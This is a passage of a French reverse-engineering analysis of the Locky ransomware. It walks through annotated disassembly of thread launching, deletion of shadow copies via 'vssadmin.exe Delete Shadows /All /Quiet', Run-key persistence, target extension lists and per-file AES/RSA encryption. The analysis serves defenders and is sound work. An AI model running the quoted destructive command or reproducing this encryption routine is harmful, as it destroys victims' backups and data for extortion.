


Illustration 30: Lancement des threads de chiffrement

Chacun des handles des threads sont stockés dans un vecteur.

16-Suppression des Volumes Shadows Copies

Une fois qu'un thread a été créé par disque accessible, le malware exécute une commande de l'utilitaire vssadmin.exe pour supprimer les Volumes Shadows Copies.

```
allDiskWalked:
sub     esp, 10h
mov     eax, esp
mov     [ebp+stringStrctW_cmdVssAdmin], esp
push    offset aVssadmin_exeDe ; "vssadmin.exe Delete Shadows /All /Quiet"
call    setStringW2
call    launchProcess
```

Illustration 31: Suppression des Volumes Shadows Copies

La suppression des données de ce mécanisme de sauvegarde permet d'empêcher la récupération des fichiers par ce biais.

17-Mise en place de la persistance

L'étape suivante est de vérifier si la configuration du malware prévoit la mise en place de la persistance. Si tel est le cas, le malware va placer dans la clé de registre

"HKCU\Software\Microsoft\Windows\CurrentVersion\Run" une sous clé Locky contenant le chemin jusqu'à l'exécutable.




Illustration 32: Création de la clé de registre d'exécution automatique au boot

Cette clé de registre permet de définir des programmes qui sont lancés au démarrage de Windows. Ainsi même si le poste est redémarré avant la fin du chiffrement du système de fichiers, l'infection est relancée au prochain démarrage.

18-Attente de la fin du chiffrement

La prochaine étape de l'exécution du malware est l'attente de la cloture de tous les threads de chiffrement. Le malware boucle sur tous les handles des threads précédemment sauvegardés en attendant la fin de leurs exécutions.




Illustration 33: Attente de la cloture de chaque thread de chiffrement

L'exécution du thread principal du malware ne reprend qu'une fois que tous les disques accessibles sont chiffrés.

19-Execution des threads de chiffrement

Pendant ce temps, les threads s'occupent de chiffrer les fichiers de tous les disques. Le parallélisme du chiffrement permet d'augmenter la vitesse de l'infection qui est limitée par la vitesse en écriture des disques. Ces prochaines parties détaillent le fonctionnement des threads de chiffrement.

20-Paramètre de l'exécution du thread

Chaque thread est lancé avec comme paramètre le nom du disque qu'il doit chiffrer.

21-Listing des fichiers à chiffrer

Ensuite à partir du nom du disque, le malware liste dans un vecteur tous les fichiers de celui-ci qui seront ciblés.

a-Exclusions de fichiers et de dossiers

Certains dossiers et fichiers ne sont pas visés. Parmi cela on retrouve des dossiers systèmes (Windows, Boot, Program Files, ...) dont le chiffrement pour rendre l'utilisation du poste impossible sans faire perdre de données importantes pour l'utilisateur. Mais on retrouve aussi des fichiers propres à Locky (Fichiers de rançon).


```

exceptionsFiles dd offset aWindows      ; DATA XREF: listAllTargetsFiles:begin
                ; "Windows"
                dd offset aBoot          ; "Boot"
                dd offset aSystemVolumeIn ; "System Volume Information"
                dd offset aRecycle_bin   ; "$Recycle.Bin"
                dd offset aThumbs_db     ; "thumbs.db"
                dd offset aTemp          ; "temp"
                dd offset aProgramFiles  ; "Program Files"
                dd offset aProgramFilesX86 ; "Program Files (x86)"
                dd offset aAppdata       ; "AppData"
                dd offset aApplicationDat ; "Application Data"
                dd offset aWinnt         ; "winnt"
                dd offset aTmp           ; "tmp"
                dd offset a_locky_recov_2 ; "_Locky_recover_instructions.txt"
                dd offset a_locky_recov_1 ; "_Locky_recover_instructions.bmp"

```

Illustration 34: Liste des fichiers et dossiers ignorés




Illustration 35: Exclusion des fichiers et dossiers de la liste

b-Extensions de fichiers visées

Ensuite un autre filtre est appliqué, seulement les fichiers ayant son extension dans une liste prédéfinie sont ciblés. Cette liste compte 165 extensions différentes, celles-ci peuvent aisément être retrouvé via la commande strings.

.m4u	.m3u	.mid	.wma	.flv	.3g2	.mkv	.3gp
.mp4	.mov	.avi	.asf	.mpeg	.vob	.mpg	.wmv
.fla	.swf	.wav	.mp3	.qcow2	.vdi	.vmdk	.vmx
.gpg	.aes	.ARC	.PAQ	.tar.bz2		.tbk	.bak
.tar	.tgz	.rar	.zip	.djv	.djvu	.svg	.bmp
.png	.gif	.raw	.cgm	.jpeg	.jpg	.tif	.tiff
.NEF	.psd	.cmd	.bat	.class	.jar	.java	.asp
.brd	.sch	.dch	.dip	.vbs	.asm	.pas	.cpp
.php	.ldf	.mdf	.ibd	.MYI	.MYD	.frm	.odb
.dbf	.mdb	.sql	.SQLITEDB		.SQLITE3		.onetoc2
.asc	.lay6	.lay	.ms11 (Security copy)		.ms11		.sldm
.sldx	.ppsm	.ppsx	.ppam	.docb	.mml	.sxm	.otg
.odg	.uop	.potx	.potm	.pptx	.pptm	.std	.sxd
.pot	.pps	.sti	.sxi	.otp	.odp	.wb2	.123
.wks	.wk1	.xltx	.xltn	.xlsx	.xlsm	.xlsb	.slk
.xlw	.xlt	.xlm	.xlc	.dif	.stc	.sxc	.ots
.ods	.hwp	.602	.dotm	.dotx	.docm	.docx	.DOT
.3dm	.max	.3ds	.xml	.txt	.CSV	.uot	.RTF
.pdf	.XLS	.PPT	.stw	.sxw	.ott	.odt	.DOC
.pem	.p12	.csr	.crt	.key	wallet.dat		

Illustration 36: Liste des extensions visées

c-Catégorisation de l'importance des fichiers

Chaque extension ciblée correspond à une valeur d'importance de fichier. Par exemple une clé privé ou un document Word aura une importance élevée (5 et 6) mais des images ne seront que négligeables.

```
targetsExtensionsW dd offset aWallet_dat          ; DATA XREF: 1j
                                                         ; "wallet.dat"
valuesTargetsExtensions dd 7                      ; DATA XREF: 1j
    dd offset a_key                                ; ".key"
    dd 6
    dd offset a_crt                                ; ".crt"
    dd 6
    dd offset a_csr                                ; ".csr"
    dd 6
    dd offset a_p12                                 ; ".p12"
    dd 6
    dd offset a_pem                                 ; ".pem"
    dd 6
    dd offset a_doc                                 ; ".DOC"
    dd 5
    dd offset a_odt                                 ; ".odt"
    dd 5
    dd offset a_ott                                 ; ".ott"
    dd 5
    dd offset a_sxw                                 ; ".sxw"
    dd 5
    dd offset a_stw                                 ; ".stw"
    dd 5
    dd offset a_ppt                                 ; ".PPT"
    dd 5
    dd offset a_xls                                 ; ".XLS"
    dd 5
```

Illustration 37: Liste des extensions visées

```
dd offset a_tif          ; ".tif"
dd 0FFFFFFFDh
dd offset a_jpg          ; ".jpg"
dd 0FFFFFFFDh
dd offset a_jpeg         ; ".jpeg"
dd 0FFFFFFFDh
dd offset a_cgm          ; ".cgm"
dd 0FFFFFFFDh
dd offset a_raw          ; ".raw"
dd 0FFFFFFFDh
dd offset a_gif          ; ".gif"
dd 0FFFFFFFCh
dd offset a_png          ; ".png"
dd 0FFFFFFFCh
dd offset a_bmp          ; ".bmp"
dd 0FFFFFFFCh
dd offset a_svg          ; ".svg"
dd 0FFFFFFFCh
```

Illustration 38: Liste des extensions visées

Ensuite plus un fichier est gros, plus un malus est appliqué à son importance:

Taille	Malus
< 1Mo	-5
< 10Mo	-15
< 100Mo	-25
< 1Go	-35

L'ensemble des noms de fichiers ciblés trouvés est sauvegardé dans un vecteur tout en étant associé à la valeur d'importance de chacun. Les éléments du vecteur sont triés par ordre décroissant de la valeur d'importance.

```

00913988 98 33 91 00 00 F0 AD BA 00 F0 AD BA 00 F0 AD BA
00913998 3F 00 00 00 46 00 00 00 00 F0 AD BA 02 00 00 00
009139A8 B0 2E 91 00 00 F0 AD BA 00 F0 AD BA 00 F0 AD BA
009139B8 16 00 00 00 17 00 00 00 00 F0 AD BA 02 00 00 00
009139C8 88 16 91 00 00 F0 AD BA 00 F0 AD BA 00 F0 AD BA
009139D8 76 00 00 00 77 00 00 00 00 F0 AD BA FD FF FF FF
009139E8 60 18 91 00 00 F0 AD BA 00 F0 AD BA 00 F0 AD BA
009139F8 2F 00 00 00 2F 00 00 00 00 F0 AD BA F6 FF FF FF
00913A08 20 31 91 00 00 F0 AD BA 00 F0 AD BA 00 F0 AD BA
00913A18 2F 00 00 00 2F 00 00 00 00 F0 AD BA F6 FF FF FF
00913A28 98 31 91 00 00 F0 AD BA 00 F0 AD BA 00 F0 AD BA
00913A38 2F 00 00 00 2F 00 00 00 00 F0 AD BA F6 FF FF FF

```

Illustration 39: Dump mémoire d'une partie du vecteur

Les valeurs encadrées en rouge désignent les adresses des noms des fichiers, en bleu leur longueur et en vert l'importance du type de fichier.

22-Procédure de chiffrement des fichiers

Une fois tous les fichiers ciblés du disque listés, le malware rentre dans la procédure de chiffrement.

a-Initialisation du contexte de chiffrement de la master key

La procédure de chiffrement commence par l'initialisation d'une structure contenant les informations nécessaires au chiffrement des fichiers. Celle-ci contient le handle du provider cryptographique, le handle de la clé publique précédemment envoyée par le C&C une fois importée et l'identifiant de victime.

b-Routine de chiffrement d'un fichier


Pour chaque fichier listé une routine de chiffrement est appelée.

i-Génération du nom du futur fichier chiffré

Le malware prend l'identifiant de victime, la concatène à une chaîne hexadécimale de 16 caractères et le l'extensions ".locky". Les 16 premiers caractères de chaque fichier chiffré est donc identique pour une infection.

ii-Suppression de l'attribut Read-Only

Via les attributs du fichier, Locky teste s'il est possible d'écrire dedans. Si ce n'est pas le cas, il essaye de lui supprimer le flag Read-Only.



```
loc_401722:                ; eax = stringStrctW_int_targetFile.data
mov     ecx, [ebp+targetFileAttributes]
and     ecx, 0FFFFFFFh
push    ecx                ; dwFileAttributes
push    eax                ; lpFileName
call    ds:SetFileAttributesW ; Delete read only flag of target file
test    eax, eax
jz      moveTargetFileToEncryptFileFailed
```

Illustration 40: Suppression de l'attribut Read-Only

Dans les flags d'attributs, celui de valeur 1 désigne l'attribut Read-Only. Effectuer un "et" logique sur les attributs permet de conserver l'ensemble des attributs sauf celui de Read-Only.

iii-Renommage du fichier ciblé

Le malware essaye de déplacer le fichier ciblé pour le renommer avec le nom de fichier chiffré généré précédemment.

iv-Gestion des fichiers non modifiable

Si le renommage échoue (Le fichier n'est toujours pas possible à écrire), Locky crée un nouveau fichier avec le nom du fichier chiffré. Il servira à accueillir les données chiffrées avant de supprimer le fichier original.

v-Génération de la clé secondaire

Pour chaque fichier chiffré, Locky génère une clé AES 128 bits pour un algorithme ECB.




Illustration 41: Génération d'une clé AES 128 bits par fichier

Le handle est sauvegardé dans une structure servant pour effectuer les chiffrement suivant. La clé AES est stockée chiffrée par la clé publique du C&C dans une structure d'informations propre au fichier cible.

```
mov     esi, 100h          ; esi = 256
push    esi                ; dwBufLen
lea     eax, [ebp+len(onlyFileName)_handleTargetFile]
push    eax                ; pdwDataLen
lea     eax, [ebp+cryptTargetFileStruct.encryptedAesKey]
push    eax                ; pbData
mov     eax, dword ptr [ebp+pRsaCryptStruct]
xor     edi, edi           ; edi = 0
push    edi                ; dwFlags
push    edi                ; Final
mov     byte ptr [ebp+var_4], 14h
push    edi                ; hHash
push    [eax+T_crypt._hKey] ; hKey
mov     [ebp+len(onlyFileName)_handleTargetFile], 10h
call    ds:CryptEncrypt    ; encrypt file AES key by RSA public key
```

Illustration 42: Chiffrement de la clé AES propre au fichier

Cette clé AES chiffrée pourra être sauvegardée tel quel sans pour autant permettre à la victime d'avoir de moyen d'obtenir la clé en clair.

vi-Chiffrement des informations du fichier

Le nom du fichier ciblé et ses attributs, stocké dans la structure d'informations propre au fichier, sont chiffrés (Détails de l'algorithme en IV-C).

Les 4 bytes avant le nom du fichier sont aussi chiffrés. Ces données étant initialisées avec une constante mais n'étant jamais utilisée, il est plausible qu'elles soit un détecteur d'erreur. Lors du déchiffrement, le programme peut tester si cette valeur est bien celle attendue. Si ce n'est pas le cas, la clé de déchiffrement est mauvaise et la procédure peut s'arrêter immédiatement[?]. Sans étudier le programme de déchiffrement, aucune certitude n'est possible.

vii-Chiffrement des données du fichier

Le malware récupère les données du fichier 512Ko par 512Ko, les chiffre (Détails en IV-C) puis les réécrit dans le fichier. Si le fichier cible peut être écrire, les données chiffrées sont directement placées sur les données originales. Sinon si le fichier cible est seulement en lecture, les données chiffrées sont écrites dans nouveau qui a été prévu et créé dans ce but.

viii-Ajout des informations de chiffrement

Une fois que toutes les données ont été chiffrées, Locky leurs concatène la structure d'informations sur le fichier cible. Voici sa définition:

```
T_informationsFileStruct {  
    _constant                dd  
    //Unknown  
    idVictim                 db*16
```

```

//Identifiant de victime
encryptedAesKey          db*16
//Clé AES utilisé pour le chiffrement de ce fichier mais
//qui est chiffrée par la clé publique du C&C
_nullSpace              db*240
//Espace de 240 bytes non initialisé et inutilisé
_decryptVerification     dd
//4 bytes constant chiffrés en même temps que le nom du
//fichier. Hypothétiquement, un marqueur pour vérifier la
//validité d'une clé de déchiffrement
encryptedOriginalFileName db*520
//Nom du fichier original chiffré, utile pour remettre le
//système en place après le paiement de la rançon
encryptedOriginalFileAttributes WIN32_FILE_ATTRIBUTE_DATA
//Attributs du fichier original chiffrés, utile pour
//remettre le système en place après le paiement de la
//rançon
}

```

Ce footer permet au programme de déchiffrement du système de fichier de connaître les caractéristiques du fichier original (Attributs et nom), ainsi que la clé de chiffrement spécifique utilisée.

ix-Modification des attributs du fichier chiffré

Si les données chiffrées ont été écrites directement dans le fichier ciblé, ses métadonnées sont modifiées pour que les timestamps de dernier accès, dernière écriture et de création soit à l'heure courante.

```

lea    eax, [ebp+systemTime]
push   eax          ; lpSystemTimeAsFileTime
call   ds:GetSystemTimeAsFileTime
lea    eax, [ebp+systemTime]
push   eax          ; lpLastWriteTime
push   eax          ; lpLastAccessTime
push   eax          ; lpCreationTime
lea    eax, [ebp+handleTargetFile]
call   changeTimeMetadata

```

Illustration 43: Modification des timestamps

De plus, les attributs du fichier sont modifiés pour n'être qu'un fichier normal.

```
loc_401AB0:          ; eax = stringStrctW_encryptFilePath.data
push    FILE_ATTRIBUTE_NORMAL
push    eax           ; lpFileName
call    ds:SetFileAttributesW
```

Illustration 44: Suppression des attributs spéciaux

x-Effacement sécurisé des fichiers originaux

D'un autre côté, si les données chiffrées ne sont pas écrites dans le fichier original. Les données de celui-ci sont effacées de manière sécurisée pour éviter de juste supprimer son entrée dans la table de partition.

Toutes les données sont mises à zéro, le fichier est renommé sous la forme "[0-9A-F]{32}.tmp" puis il est supprimé.

Si le renommage et la suppression ne fonctionnent pas, le fichier original est supprimé mais avec un argument pour n'effectuer l'action qu'au prochain démarrage.

xi-Effacement sécurisé de la structure cryptographique

Ensuite dans les deux cas, les éléments importants de la structure ayant servi à chiffrer les métadonnées et les données du fichier sont écrasés par des bytes nuls.

```

push    10h                ; in
; ecx: structAesEcb
pop     edx
lea     eax, [ecx+T_cryptAes.cmpt_128b_veryLow]

```

